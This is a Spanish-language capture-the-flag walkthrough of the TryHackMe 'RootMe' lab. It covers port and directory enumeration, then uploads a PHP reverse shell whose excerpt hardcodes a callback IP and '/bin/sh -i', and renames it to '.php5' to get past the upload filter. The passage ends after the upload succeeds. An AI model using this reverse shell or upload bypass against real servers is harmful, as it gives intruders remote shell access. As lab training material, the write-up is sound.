

THM – RootMe

Objetivos:

- Mapear y enumerar servicios activos.
- Utilizar GTFOBins para encontrar y ejecutar comandos que permitan la escalada de privilegios.
- Realizar escalada de privilegios para obtener acceso como usuario root.

Requisitos:

- Sistema Operativo Kali Linux
- Software Gobuster

Categoría:

Web, Linux, SSH, Escalación de Privilegios

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
mv	Se utiliza para mover o renombrar archivos o directorios.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
find	Se utiliza para buscar archivos o directorios que cumplan con ciertos criterios

Nmap

Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

Gobuster

Parámetro	Descripción
-u	Se utiliza para especificar la URL de destino
-w	Se utiliza para especificar el archivo de palabras clave o diccionario.

Netcat


Parámetro	Descripción
-l	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-v	Activa el modo detallado que proporcionará más información sobre la conexión.
-p	Especifica el número de puerto que utilizará.

Desarrollo:


1. Se procedió a verificar la conectividad con la máquina objetivo mediante la ejecución de un comando ping dirigido a su dirección IP. Este paso inicial es fundamental para establecer la comunicación efectiva con el sistema objetivo.



2. La primera interrogante en la plataforma TryHackMe no requiere una respuesta sustantiva; su único propósito consiste en marcarse como completa.



3. Se inicia el análisis mediante la aplicación de la herramienta de escaneo de red Nmap para sondear los puertos de la máquina objetivo. Se emplean los parámetros de escaneo "-sC" y "-sV" con el propósito de recabar información exhaustiva sobre los servicios en ejecución. Como resultado de este análisis, se identifica que los puertos 22 y 80 se encuentran accesibles.



4. Con la información obtenida del escaneo con la herramienta Nmap podemos responder las siguientes preguntas que nos plantea la plataforma.

Scan the machine, how many ports are open?

2 Correct Answer Hint


What version of Apache is running?

2.4.29 Correct Answer

What service is running on port 22?

ssh Correct Answer

5. Al acceder a la dirección IP de la máquina objetivo mediante un navegador web, seremos redirigidos hacia una interfaz que despliega un mensaje desafiante. Esta visualización es posible gracias a la apertura del puerto 80, que facilita la comunicación mediante el protocolo HTTP.



6. Con el propósito de identificar subdirectorios potenciales dentro de la página web descubierta, se utilizó la herramienta Gobuster. Esta herramienta se configuró con un diccionario específico y la URL de la máquina objetivo. Como resultado se detectó la existencia de la ruta /panel y /uploads.

```
(eddycrack864@kali)~$ gobuster dir -u http://10.10.209.83/ -w /usr/share/wordlists/dirb/big.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.209.83/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./htaccess (Status: 403) [Size: 277]
./htpasswd (Status: 403) [Size: 277]
./css (Status: 301) [Size: 310] [→ http://10.10.209.83/css/]
./js (Status: 301) [Size: 309] [→ http://10.10.209.83/js/]
./panel (Status: 301) [Size: 312] [→ http://10.10.209.83/panel/]
./server-status (Status: 403) [Size: 277]
./uploads (Status: 301) [Size: 314] [→ http://10.10.209.83/uploads/]
Progress: 20469 / 20470 (100.00%)
```

7. Posterior a la ejecución de la herramienta Gobuster, mediante la cual se detecta la existencia de la ruta /panel, se procede a acceder a dicha ubicación a través de un navegador web. Este paso revela una sección específica que permite la carga de archivos.




8. Este hallazgo proporciona la respuesta a la interrogante planteada por TryHackMe, referente a la ruta oculta recientemente identificada.



9. En esta fase, buscaremos una reverse shell con el propósito de cargarla en la sección recién identificada, facilitando así el acceso a la máquina objetivo. Con este objetivo en mente, se dirige al repositorio de GitHub alojado en la siguiente dirección:


➤ <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>



10. A continuación, se procede a generar un archivo mediante el comando nano, en el cual almacenará la reverse shell obtenida previamente del repositorio de GitHub.


```
(eddyrack864@kali)-[~]  
$ nano reverse_shell.php
```

11. Al acceder al editor de texto, se realiza la acción de pegar el código correspondiente a la reverse shell, adaptando la dirección IP a la de la máquina local. Posteriormente, se procede a guardar los cambios utilizando la combinación de teclas Ctrl + O, se confirma la operación presionando Enter y se concluye la edición saliendo del editor con Ctrl + X.




```
GNU nano 7.2 reverse_shell.php  
// This script will make an outbound TCP connection to a hardcoded IP and port.  
// The recipient will be given a shell running as the current user (apache normally).  
//  
// Limitations  
//  
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.  
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.  
//  
// Usage  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit(0);  
$VERSION = "1.0";  
$ip = "10.6.119.174"; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourself if possible to avoid zombies later  
//  
  
// pcntl_fork is hardly ever available, but will allow us to daemonise  
// our php process and avoid zombies. Worth a try...  
if (function_exists('pcntl_fork')) {  
    // Fork and have the parent process exit  
    $pid = pcntl_fork();  
    if ($pid == -1) {  
        printit("ERROR: Can't fork");  
        exit(1);  
    }  
}
```

12. En esta fase se realiza una exploración en el sistema de archivos a través del explorador correspondiente. El objetivo es localizar el archivo que contiene la shell inversa previamente creado y guardado. Posteriormente, se procede a cargar dicho archivo en la interfaz web identificada.




13. En el intento de cargar la reverse shell, la página web responde con un mensaje que informa acerca de una restricción, indicando que la carga de archivos con extensión .php no está permitida.




14. Con el fin de eludir la restricción impuesta, se ejecutará el comando mv para modificar la extensión del archivo. En este contexto, se cambiará la extensión original ".php" a ".php5".

```
(eddyrack864@kali)-[~]  
$ mv reverse_shell.php reverse_shell.php5
```


15. Posterior a la modificación exitosa de la extensión del archivo a ".php5", se procede a realizar un nuevo intento de cargar el archivo en la página web.




16. Tras la modificación de la extensión a ".php5", se verifica que la página web responde positivamente, indicando que el archivo ha sido cargado con éxito.



